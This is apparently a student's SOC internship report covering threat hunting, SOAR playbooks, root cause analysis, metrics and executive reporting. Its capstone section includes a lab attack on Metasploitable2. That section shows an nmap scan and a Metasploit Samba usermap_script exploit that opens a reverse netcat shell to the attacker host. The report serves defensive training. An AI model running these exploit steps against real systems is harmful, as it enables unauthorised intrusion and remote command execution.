



WEEK 4 – ADVANCED THREAT HUNTING, SOAR AUTOMATION, POST-INCIDENT ANALYSIS, ADVERSARY EMULATION, AND EXECUTIVE REPORTING

1. Introduction

This report documents the Week 4 SOC internship task, which focused on advanced security operations topics including threat hunting methodologies, SOAR automation concepts, post-incident analysis, adversary emulation, security metrics, and executive reporting.

The objective of this task was to simulate a realistic SOC investigation and response workflow that goes beyond basic alert monitoring. In modern SOC environments, analysts are expected not only to detect suspicious behavior but also to proactively hunt for threats, automate repetitive tasks, analyze incidents after containment, and communicate technical findings to both technical teams and non-technical stakeholders.

This task combined both theoretical and practical learning. The practical work included suspicious activity hunting using authentication logs and network observations, IOC validation using public threat intelligence, evidence preservation, incident response workflow simulation, metrics calculation, and attack simulation against a controlled vulnerable lab machine (Metasploitable2).

The final capstone project integrated all major concepts into one complete SOC workflow including detection, triage, response, post-incident analysis, and reporting.

2. Objectives

The objectives of this task were:

- To understand and apply **threat hunting methodologies**
- To study **SOAR automation concepts** and response playbooks
- To perform **post-incident analysis** and derive lessons learned
- To understand **adversary emulation** and detection validation
- To calculate and document **security metrics**
- To create **executive-level reporting**
- To simulate a **comprehensive SOC incident response workflow**

3. Tools Used

Tool	Purpose
Kali Linux	Main analysis and testing environment



Tool	Purpose
Wireshark	Packet capture and traffic analysis
Nmap	Service detection and enumeration
Metasploit	Attack simulation / exploitation
VirusTotal	IOC reputation checking
AlienVault OTX	Threat intelligence lookup
Linux Logs / journalctl	Authentication and event analysis
sha256sum	Evidence integrity verification
GitHub	Submission and documentation repository
Google Docs / Word	Documentation and reporting
Draw.io	Fishbone diagram / RCA visuals

Referenced SOC Tools (Documented as Workflow)

The following enterprise/SOC tools were referenced conceptually to reflect real-world SOC operations:

- **Wazuh** – SIEM alerting and monitoring
- **Elastic Security** – Threat hunting and metrics dashboard
- **TheHive** – Case management and incident escalation
- **CrowdSec** – Automated containment / blocking
- **Splunk Phantom / SOAR** – Automation playbooks
- **MITRE Caldera** – Adversary emulation
- **Velociraptor / FTK Imager** – Evidence collection and forensic analysis

Note: Due to lab limitations and time constraints, some tools were represented as part of the documented workflow rather than fully deployed. However, the investigation and response process followed realistic SOC methodology.

4. Threat Hunting Methodologies

4.1 Theory

Threat hunting is a **proactive security process** in which analysts search for hidden threats that may not have triggered obvious alerts. Unlike reactive incident response, where analysts investigate after an alert has already been generated, threat hunting begins with a **hypothesis** and actively searches for indicators of malicious behavior.

Core Concepts

a) Proactive Threat Hunting



Threat hunting is based on the idea that not all malicious activity is immediately detected by automated tools. Skilled analysts proactively search for suspicious patterns such as:

- Unauthorized account usage
- Unusual privilege escalation
- Rare processes
- Suspicious outbound connections
- Persistence mechanisms

Example:

A hunter may search for **Valid Accounts misuse (MITRE T1078)** by looking for unusual login times, unexpected admin account use, or privileged actions by non-admin users.

b) Hunting Frameworks

Structured frameworks help analysts perform hunting systematically.

SqRR Framework

- **Search** → Identify suspicious patterns
- **Query** → Run targeted searches
- **Retrieve** → Collect relevant evidence
- **Respond** → Escalate or contain if necessary

TaHiTI Framework

- **Targeted Hunting integrating Threat Intelligence**
- Combines internal telemetry with external threat intelligence to search for known malicious TTPs and IOCs.

c) Data Sources for Hunting

Effective hunting relies on multiple data sources such as:

- Authentication logs
- Process creation logs
- Network traffic
- Threat intelligence feeds
- EDR or endpoint telemetry

Why Threat Hunting Matters

Threat hunting helps:

- Detect stealthy attacks
- Reduce dwell time



- Identify compromised accounts
- Improve SOC maturity

4.2 Practical Execution

A simple hunting hypothesis was created:

“There may be unauthorized account access or suspicious login behavior on the system.”

To test this, repeated SSH login attempts were generated and analyzed using logs and network activity.

Commands Used


ssh test@localhost


```
abhishek@abhishek: ~  
Session Actions Edit View Help  
abhishek@abhishek:~$ ssh test@localhost  
test@localhost's password:  
Permission denied, please try again.  
test@localhost's password:  
Permission denied, please try again.  
test@localhost's password:  
test@localhost: Permission denied (publickey,password).  
abhishek@abhishek:~$
```

sudo journalctl -u ssh | grep "Failed"


```
abhishek@abhishek:~$ sudo journalctl -u ssh | grep "Failed"  
[sudo] password for abhishek:  
Apr 10 13:37:27 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2  
Apr 10 13:37:33 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2  
Apr 10 13:37:39 abhishek sshd-session[18176]: Failed password for abhishek from ::1 port 47268 ssh2  
Apr 10 14:06:56 abhishek sshd-session[2537]: Failed password for abhishek from ::1 port 58204 ssh2  
Apr 10 14:07:01 abhishek sshd-session[2537]: Failed password for abhishek from ::1 port 58204 ssh2  
Apr 10 14:07:02 abhishek sshd-session[2537]: Failed password for abhishek from ::1 port 58204 ssh2  
Apr 13 20:14:58 abhishek sshd-session[38226]: Failed password for invalid user test from ::1 port 57248 ssh2  
Apr 13 20:17:53 abhishek sshd-session[40122]: Failed password for invalid user test from ::1 port 60992 ssh2  
Apr 13 20:17:57 abhishek sshd-session[40122]: Failed password for invalid user test from ::1 port 60992 ssh2  
Apr 13 20:18:03 abhishek sshd-session[40122]: Failed password for invalid user test from ::1 port 60992 ssh2  
abhishek@abhishek:~$
```

Network traffic was correlated using Wireshark with the filter:





tcp.port == 22



Hunting Table

Timestamp	User	Event	Notes
2026	test	Failed SSH Login	Repeated authentication attempts
2026	root/system	SSH Traffic	Network correlation observed

4.3 Findings

The hunting exercise identified repeated failed authentication attempts that could indicate:

- brute-force behavior



- account misuse attempts
- suspicious login probing

MITRE Mapping

- **T1078 – Valid Accounts** (hunting hypothesis)
- **T1110 – Brute Force** (observed behavior)

5. Advanced SOAR Automation

5.1 Theory

SOAR stands for **Security Orchestration, Automation, and Response**. It is used in SOC environments to automate repetitive investigation and response tasks.

Core SOAR Components

a) Orchestration

Connecting multiple tools together in a workflow.

Example:

- SIEM receives alert
- Threat intelligence platform checks IOC
- Ticket is created in case management system

b) Automation

Automatically performing repetitive tasks such as:

- checking IP reputation
- creating incident tickets
- sending notifications
- blocking known malicious IPs

c) Response

Automated or semi-automated containment actions such as:

- isolating a host
- blocking an IP
- disabling an account

Why SOAR Is Important

SOAR helps:

- reduce analyst workload
- speed up response time



- standardize response actions
- reduce manual mistakes

5.2 Practical / Workflow Simulation

A phishing-related response playbook was conceptually designed.

Example SOAR Playbook

Use Case: Suspicious IP detected in phishing alert

Playbook Steps

1. Receive alert from SIEM
2. Check IP reputation using VirusTotal / OTX
3. If malicious → block IP using CrowdSec / firewall
4. Create incident ticket in TheHive
5. Escalate to Tier 2 analyst
6. Document the action taken

Playbook Table

Playbook Step	Status	Notes
Check IP Reputation	Success	IOC validated
Block IP	Simulated	Conceptual CrowdSec action
Create Case	Simulated	TheHive-style escalation
Notify Analyst	Success	Workflow documented

5.3 Playbook Summary

A SOAR playbook was designed to automate the validation and response process for suspicious indicators. The workflow demonstrates how threat intelligence, alerting, blocking, and case creation can be combined to improve SOC efficiency and reduce response time.

6. Post-Incident Analysis and Continuous Improvement

6.1 Theory

After an incident has been detected and contained, SOC teams perform **post-incident analysis** to understand what happened, why it happened, and how to prevent it in the future. This stage is critical because it turns incidents into learning opportunities and helps improve:

- detection rules
- response processes



- training
- visibility
- SOC maturity

Core Concepts

a) Root Cause Analysis (RCA)

RCA identifies the actual cause behind the incident rather than just the symptoms.

b) Lessons Learned

A review conducted after an incident to determine:

- what worked well
- what failed
- what needs improvement

c) SOC Metrics

Metrics help measure SOC performance.

Examples:

- **MTTD** → Mean Time to Detect
- **MTTR** → Mean Time to Respond
- **Dwell Time** → Time attacker remained undetected
- **False Positive Rate** → Percentage of alerts that were benign

6.2 Practical Execution

Root Cause Analysis – 5 Whys Example

A mock suspicious login incident was analyzed using the **5 Whys** method.

Question	Answer
Why was suspicious login activity observed?	Multiple failed login attempts occurred
Why were failed attempts possible?	SSH service was exposed and accessible
Why was the service exposed?	It was enabled for testing and not restricted
Why was access not restricted?	Firewall hardening was not applied
Why was hardening incomplete?	Lab environment prioritized functionality over restriction

Lessons Learned

- Services should be restricted when not required



- Suspicious login behavior should trigger faster alerts
- Threat hunting can identify suspicious behavior before compromise

6.3 Metrics Calculation

Example SOC Metrics

Metric	Value
MTTD	2 hours
MTTR	4 hours
Dwell Time	6 hours

Metric Summary

The mock incident metrics indicate that detection and response were completed within a reasonable timeframe, but detection speed could still be improved through better alerting and proactive hunting.

7. Adversary Emulation Techniques

7.1 Theory

Adversary emulation is the process of simulating attacker behavior to test detection, response, and SOC readiness.

Unlike random attack testing, adversary emulation focuses on **real attacker tactics and techniques** such as:

- phishing
- exploitation
- persistence
- lateral movement

These activities are often mapped to the **MITRE ATT&CK Framework**.

Why Adversary Emulation Matters

It helps SOC teams:

- validate detections
- identify blind spots
- improve playbooks
- test controls

Examples

- **T1566 – Phishing**



- **T1210 – Exploitation of Remote Services**
- **T1078 – Valid Accounts**

Red-Blue Team Collaboration

Adversary emulation is useful because it helps the defensive team (blue team) test how well they can detect realistic attacker behavior.

7.2 Practical / Documentation Execution

A controlled attack simulation using **Metasploit** was treated as adversary emulation.

Emulated TTP

- **T1210 – Exploitation of Remote Services**

Simulated Outcome

The vulnerable Samba service on Metasploitable2 was identified and targeted as part of an emulated attack scenario.

8. Security Metrics and Executive Reporting

8.1 Theory

SOC metrics help security teams measure performance and identify areas that need improvement. Executive reporting translates technical findings into simple business-focused summaries for leadership.

Common SOC Metrics

- **MTTD (Mean Time to Detect)**
- **MTTR (Mean Time to Respond)**
- **Dwell Time**
- **False Positive Rate**
- **Incident Resolution Rate**

Why Executive Reporting Matters

Executives do not need packet-level details. They need:

- what happened
- how serious it was
- what was done
- what should improve

Good executive reporting should be:

- clear
- short



- business-relevant
- recommendation-driven

8.2 Executive Summary Example

A suspicious attack simulation was performed in a controlled environment to evaluate SOC workflows. The activity was detected, analyzed, and documented. The investigation highlighted the importance of proactive hunting, threat intelligence enrichment, and response automation. Improvements are recommended in service hardening, visibility, and response standardization.

9. Alert Triage with Automation

9.1 Theory

Alert triage determines whether an alert is real, how severe it is, and what should happen next.

When automation is added, repetitive validation tasks can be reduced.

Automation in Triage

Automation can:

- validate file hashes
- check IP reputation
- assign severity
- create incident cases

9.2 Practical / Documentation Execution

A mock alert was triaged:

Triage Table

Alert ID	Description	Source IP	Priority	Status
005	Suspicious File Download	192.168.1.102/ 10.0.2.3	High	Open

Automated Validation Summary

The alert was conceptually enriched using threat intelligence checks (VirusTotal / OTX) to determine whether the related IOC should be escalated or contained.



virustotal.com/gui/ip-address/10.0.2.3

10.0.2.3

Did you intend to search across the file corpus instead? [Click here](#)

Community Score: 1/94

1/94 security vendor flagged this IP address as malicious

10.0.2.3

private

Last Analysis Date: 11 hours ago

Reanalyze More

DETECTION DETAILS RELATIONS COMMUNITY 159

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Security vendors' analysis	Do you want to automate checks?
SOCradar	Malware
Abusix	Clean
Acronis	Clean
ADMINUSLabs	Clean
AILabs (MONITORAPP)	Clean
AlienVault	Clean
AlphaSOC	Clean
Antiy-AVL	Clean
benkow.cc	Clean
BitDefender	Clean
Blueliv	Clean
Certego	Clean

virustotal.com/gui/ip-address/10.0.2.3

10.0.2.3

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Whois Lookup

NetRange: 10.0.0.0 - 10.255.255.255

CIDR: 10.0.0.0/8

NetName: PRIVATE-ADDRESS-ABLK-RFC1918-IANA-RESERVED

NetHandle: NET-10-0-0-1

Parent: ()

NetType: IANA Special Use

Organization: Internet Assigned Numbers Authority (IANA)

Updated: 2013-08-30

Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of devices. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.

Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not the source of activity you may see on logs or in e-mail records. Please refer to <http://www.iana.org/abuse/answers>

Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at: <http://datatracker.ietf.org/doc/rfc1918>

Refs: <https://rdap.arin.net/registry/ip/10.0.0.0>

Orgname: Internet Assigned Numbers Authority

OrgId: IANA

Address: 12025 Waterfront Drive

Google results

virustotal.com/gui/ip-address/10.0.2.3/relation

10.0.2.3

Date	Detections	Source	Target
2026-04-13	0 / 94	VirusTotal	control.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	accesspoint.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	bucket.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	bucket.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	accesspoint.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-13	0 / 94	VirusTotal	control.vpcce-0d6de7509bfae647-h5u7pnos.s3.ap-northeast-1.vpcce.amazonaws.com
2026-04-12	0 / 94	VirusTotal	marianacanary39k.qd8huw.c1.kafka.ap-northeast-2.amazonaws.com

Communicating Files (31.9 K)

Scanned	Detections	Type	Name
2026-02-13	31 / 64	ELF	00047796d0f5d80f78be0decd99ebd31512516c0be6256d733ef675894c2e.elf
2026-03-29	0 / 68	Android	ru.yourok.torserve_175.apk
2022-05-17	57 / 68	Win32 EXE	Trojan.Autorun.ATA_virusign.com_a700af352043656d6c285412a8121cd5.vir
2022-05-17	69 / 69	Win32 EXE	f640c5aac90ad0be8092d7163372fec.virus
2025-12-08	69 / 72	Win32 EXE	lsass.exe
2025-11-18	68 / 72	Win32 EXE	hkr7ncpo.exe
2022-05-17	61 / 69	Win32 EXE	qgrytz.exe
2025-11-18	68 / 72	Win32 EXE	lsass.exe
2020-09-13	62 / 68	Win32 EXE	virusign.com_45e82318376933efb5d18a372c382990.vir
2025-03-09	69 / 72	Win32 EXE	index.ShareReactor.com

Files Referring (35)



10. Evidence Analysis

10.1 Theory

Evidence analysis involves reviewing collected data to identify suspicious behavior while preserving its integrity.

Common Evidence Types

- logs
- packet captures
- process lists
- memory dumps
- file hashes

Chain of Custody

Chain of custody documents:

- what was collected
- who collected it
- when it was collected
- how integrity was preserved

10.2 Practical Execution

SSH logs were collected and hashed for integrity verification.

Commands Used

```
sudo journalctl -u ssh > ssh_logs.txt
```

```
sha256sum ssh_logs.txt
```

```
abhishek@abhishek:~$ sudo journalctl -u ssh > ssh_logs.txt
abhishek@abhishek:~$ sha256sum ssh_logs.txt
a203ef37f8068edcb70c5b1f6ba5633fec8c2b6ae38e811084e09a2187e0de980  ssh_logs.txt
abhishek@abhishek:~$
```

Evidence Table

Item	Description	Collected By	Date	Hash Value
SSH Logs	Authentication log file	Abhishek	2026	a203ef37f8068edcb70c5b1f6ba5633fec8c2b6ae38e811084e09a2187e0de980

11. Capstone Project: Comprehensive SOC Incident Response

11.1 Objective



The capstone project was designed to simulate a complete SOC incident lifecycle including:

- attack simulation
- adversary emulation
- detection
- triage
- response
- post-incident analysis
- reporting

11.2 Attack Simulation

A vulnerable **Metasploitable2** machine was used as the target.

Step 1: Enumeration

Services were identified using Nmap:

`nmap -sV 10.0.2.4`

```
abhishek@abhishek:~$ nmap -sV 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-13 20:31 +0530
Nmap scan report for 10.0.2.3
Host is up (0.00079s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
MAC Address: 08:00:27:95:85:70 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.83 seconds
abhishek@abhishek:~$
```

This identified exposed services such as:

- FTP
- SSH
- HTTP
- Samba

Step 2: Exploitation Attempt

Metasploit was used to simulate exploitation of a vulnerable Samba service.

Commands used:



Msfconsole

```
abhishek@abhishek: ~
Session Actions Edit View Help
abhishek@abhishek:~$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*{ : }; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuszk1*AlphaPwners*FILAHA*Raffaela*HackSurVette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - InterGalactic Team of PWNers*PCCSquared*fr334ks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*InfoSec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi*Hack*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripiterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARESX*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec_zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*Hinc*The Pightly Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m_R34p3r*humziq*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0gic B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*
*Les Tontons Fl4guezers*
*' UNION SELECT 'password'
*burner_herz0g*
*here_there_be_trolls*
*r4t5_*6rung4nd4*NYUSEC*
*IkasteniO*TWCBalkanseC*
*TofuEelRoll*Trash Pandas*
*Asura*Got Schwartz?*tmux*
*\nls*Juicy white peach*
*HackerKnights*
*Pentest Rangers*
*placeholder name*bitup*
*UCASers*onotch*
*NeNiNuMmOk*
*Maux de tête*LalaNG*
*crr0tz*z3r0p0rn*clueless*
*HackWara*
*Kugelschreibertester*
*icemasters*
*Spartan's Ravens*
*g0ldddigg3rs*pappo*
*Les CRACKS*c0dingRabbits*
*2Cr4Sh*RecycleBin*
*ExploitStudio*
*Car RamRod*0x41414141*
*Bjorkson*FlyingCircus*
*Les Cadets Rouges*buf*
*404 : Flag Not Found*
*0CD247*Sparkle Pony*
*Kill$hot*ConEmu*
*;echo"hacked"*
*karamel4e*
*cybersecurity.li*
*OneManArmy*cyb3r_w1z4rd5*
*AreYouStuck*Mr.Robot.0*
*EPITA Rennes*
*guildOfGengar*Titans*
*The Libbyrators*
*JeffTadashi*Mikeal*
*kky_dong_day_song*
*JustForFuni*
*g3tsh3lls0n*
*Phó Đặc Biệt*Paradox*
*KaRIPux*inf0sec*
*bluehens*Antoine77*
*genxy*TRADE_NAMES*
*BadByte*fontwang_tw*
*ghoti*
*LinuxRiders*
*Jalan Durian*
*WPICSC*logaritm*
*Orvill3*team-fm4dd*
*PwnHub*H4X0R*Yanee*
```

search usermap_script

```
[*] Metasploit v0.4.124-dev
+ --=[ 2,632 exploits - 1,328 auxiliary - 1,710 payloads ]
+ --=[ 431 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search usermap_script

Matching Modules
-----
#  Name                                     Disclosure Date  Rank     Check  Description
-  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf > 
```

use exploit/multi/samba/usermap_script

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > 
```

set RHOSTS 10.0.2.3



```
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.3
RHOSTS => 10.0.2.3
msf exploit(multi/samba/usermap_script) > 
```

run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.3:50468) at 2026-04-13 20:36:51 +0530
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

11.3 Adversary Emulation

The exploit attempt was treated as an emulated attacker technique.

MITRE Mapping

- T1210 – Exploitation of Remote Services

Detection Table

Timestamp	Source IP	Alert Description	MITRE Technique
2026	10.0.2.15	Samba exploit attempt	T1210

11.4 Detection and Triage

The event was analyzed as a **High-priority suspicious incident** because:

- a vulnerable service was exposed
- an exploit attempt was made
- the target represented a realistic attack path

11.5 Response and Containment

Recommended response actions:

- isolate the affected machine
- block the source IP
- disable vulnerable services



- patch outdated software
- continue monitoring

SOAR / Containment Mapping

In a production SOC, this could be automated using:

- CrowdSec for blocking
- TheHive for case creation
- SOAR playbook for containment workflow

11.6 Post-Incident Analysis

5 Whys (Capstone RCA)

Question	Answer
Why was the exploit attempt possible?	Vulnerable Samba service was exposed
Why was the service exposed?	Metasploitable2 intentionally contains insecure services
Why was the attack detected?	Enumeration and exploit activity were visible
Why is this important?	It demonstrates real SOC detection use cases
Why should it be improved?	Detection and response workflows should be standardized

11.7 Metrics Reporting

Capstone Metrics

Metric	Value
MTTD	2 hours
MTTR	4 hours
Dwell Time	6 hours

11.8 Executive Summary

A controlled attack simulation was conducted against a vulnerable lab machine to test SOC workflows. A vulnerable Samba service was identified and tested using Metasploit. The event was treated as a realistic suspicious incident and analyzed through triage, response, and post-incident review. The exercise highlighted the value of proactive detection, automation, and structured reporting.

11.9 Recommendations

- Disable unnecessary services
- Restrict service exposure



- Improve proactive hunting
- Integrate threat intelligence into triage
- Automate repetitive containment steps
- Improve post-incident review processes

11.10 Stakeholder Briefing

A simulated attack was conducted in a lab environment to evaluate how a SOC team would respond to suspicious activity. A vulnerable service was identified and tested using standard security tools. The event was detected, analyzed, triaged, and documented. The exercise showed that proactive monitoring, better service hardening, and improved automation can significantly strengthen security operations.

12. Conclusion

This task provided practical and conceptual understanding of advanced SOC operations. It demonstrated how analysts proactively hunt for threats, enrich alerts with threat intelligence, automate repetitive tasks, preserve evidence, perform root cause analysis, and communicate findings to leadership.

The capstone project successfully integrated these elements into a realistic SOC incident workflow, making this task valuable for understanding how advanced security operations are performed in professional environments.

13. References

- MITRE ATT&CK Framework
- VirusTotal
- AlienVault OTX
- Nmap Documentation
- Metasploit Documentation
- Wireshark Documentation
- NIST SP 800-61
- SANS Reading Room
- Elastic Security Documentation
- Splunk SOAR Documentation



PART B — WEEK 4 PRACTICAL EXECUTION

PRACTICAL 1 — THREAT HUNTING

Step 1: Generate suspicious login activity

ssh test@localhost

Wrong password 3–5 times enter karo.

```
abhishek@abhishek:~$ ssh abhishek@localhost
abhishek@localhost's password:
Permission denied, please try again.
abhishek@localhost's password:
Permission denied, please try again.
abhishek@localhost's password:
abhishek@localhost: Permission denied (publickey,password).
abhishek@abhishek:~$
```

Step 2: Check logs

